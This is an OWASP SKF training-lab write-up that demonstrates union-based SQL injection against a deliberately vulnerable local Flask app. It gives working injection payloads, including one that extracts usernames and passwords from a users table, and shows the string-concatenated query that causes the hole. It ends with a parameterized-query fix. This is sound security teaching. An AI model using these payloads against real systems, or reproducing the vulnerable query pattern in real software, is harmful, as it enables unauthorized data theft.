

SKF write-ups

Python - SQLI (Union)

Running the app on Docker

```
$ sudo docker pull blabla1337/owasp-skf-lab:sqli
```


```
$ sudo docker run -ti -p 0.0.0.0:5000:5000 blabla1337/owasp-skf-lab:sqli
```

✓ Now that the app is running let's go hacking!

Reconnaissance

Step1


The first step is to identify parameters which could be potentially used in an SQL query to communicate with the underlying database. In this example we find that the "/home" method grabs data by pageID and displays the content.



```
http://0.0.0.0:5000/home/1
```

Step2

Now let's see if we can create an error by injecting a single quote



The screenshot shows a web browser at the address `0.0.0.0:5000/home/1'`. The page displays a `sqlite3.OperationalError` with the message `sqlite3.OperationalError: unrecognized token: ''`. Below the error is a detailed traceback showing the sequence of function calls that led to the error, including `__call__`, `make_response`, `handle_exception`, `raise`, `full_dispatch_request`, `handle_user_exception`, `dispatch_request`, `view_functions`, `inject`, and `getPage`. The final line of the traceback is `cur = db.execute('SELECT pageId, title, content FROM pages WHERE pageId='+pageId)`. Below the traceback, a message states: "The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error. To switch between the interactive traceback and the plaintext one, you can click on the 'Traceback' headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side. You can execute arbitrary Python code in the shell, frames and there are some extra features available for interpretation."

```
http://0.0.0.0:5000/home/1'
```

By doing so the SQL query syntax is now faulty. This is due to the fact that the user supplied input is being directly concatenated into the SQL query.

```
db.execute('SELECT pageId, title, content FROM pages WHERE pageId='+pageId)
```

Step3

Now we can also use logical operators to determine whether we can actually manipulate the SQL statements.

We start with a logical operator which is false (and 1=2). The expected behaviour for injecting a false logical operator would be an error.

```
builtins.IndexError
IndexError: list index out of range

Traceback (most recent call last)
File "/home/bruno/.local/lib/python3.8/site-packages/flask/app.py", line 1836, in __call__
    return self.wsgi_app(environ, start_response)
File "/home/bruno/.local/lib/python3.8/site-packages/flask/app.py", line 1820, in wsgi_app
    response = self.make_response(self.handle_exception(e))
File "/home/bruno/.local/lib/python3.8/site-packages/flask/app.py", line 1403, in handle_exception
    reraise(exc_type, exc_value, tb)
File "/home/bruno/.local/lib/python3.8/site-packages/flask/_compat.py", line 33, in reraise
    raise value
File "/home/bruno/.local/lib/python3.8/site-packages/flask/app.py", line 1817, in wsgi_app
    response = self.full_dispatch_request()
File "/home/bruno/.local/lib/python3.8/site-packages/flask/app.py", line 1477, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/home/bruno/.local/lib/python3.8/site-packages/flask/app.py", line 1381, in handle_user_exception
    reraise(exc_type, exc_value, tb)
File "/home/bruno/.local/lib/python3.8/site-packages/flask/_compat.py", line 33, in reraise
    raise value
File "/home/bruno/.local/lib/python3.8/site-packages/flask/app.py", line 1475, in full_dispatch_request
    rv = self.dispatch_request()
File "/home/bruno/.local/lib/python3.8/site-packages/flask/app.py", line 1461, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
File "/home/bruno/Desktop/tork_copy/skf-labs/python/SQLi/SQLi.py", line 20, in inject
    id = values[8][0]

IndexError: list index out of range
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.


To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

- `dump()` shows all variables in the frame
- `dir()` shows all methods from the object

http://0.0.0.0:5000/home/1 and 1=2

After that we inject a logical operator which is true (and 1=1). This should result in the application run as intended without errors.




http://0.0.0.0:5000/home/1 and 1=1

Exploitation

Now that we know that the application is vulnerable for SQL injections we are going to use this vulnerability to read sensitive information from the database. This process could be automated with tools such as SQLMAP. However, for this example let's try to exploit the SQL injection manually.

Step1


The UNION operator is used in SQL injections to join a query, purposely forged to the original query. This allows to obtain the values of columns of other tables. First we need to determine the number of columns used by the original query. We can do this by trial and error.




`http://0.0.0.0:5000/home/1 union select 1`

This query results in an error, this is due to the fact that the original query started with 3 columns namely

- * `pageId`
- * `title`
- * `content`






http://0.0.0.0:5000/home/1 union select 1,2,3

Notice how "title" and "content" became placeholders for data we want to retrieve from the database

Step 2

Now that we determined the number of columns we need to take an educated guess for the table we want to steal sensitive information from. Again we can see if we try to query a non-existent table we get an error. For a correct table we see the application function as intended.




The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the shell (right-click) and there are some extra features available for interaction:

```
http://0.0.0.0:5000/home/1 union select 1,2,3 from user
```



```
http://0.0.0.0:5000/home/1 union select 1,username,password from users
```

Mitigation

SQL Injection can be prevented by following the methods described below:

Primary Defenses:

First step: White-list Input Validation Second step: Use of Prepared Statements (Parameterized Queries)

Additional Defenses:

Also: Enforcing Least Privilege Also: Performing Allow-list Input Validation as a Secondary Defense

In this case, we have presented a SQLi code fix by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.

The following code is vulnerable to SQL injection as the user input is directly concatenated into query without any form of validation: PATH:/SQLi/models/sqlimodel.py

```
cur = db.execute('SELECT pageId, title, content FROM pages WHERE pageId='+pageId)
```

This code can be easily rewritten in a way that prevent the user input from interfering with the query structure:

```
cur = db.execute('SELECT pageId, title, content FROM pages WHERE pageId=?', (pageId,))
```

Can you try to implement input validation or escaping?

Additional sources

Please refer to the OWASP testing guide for a full complete description about SQL injection with all the edge cases over different platforms!

[https://www.owasp.org/index.php/Testing_for_SQL_Injection_\(OTG-INPVAL-005\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005))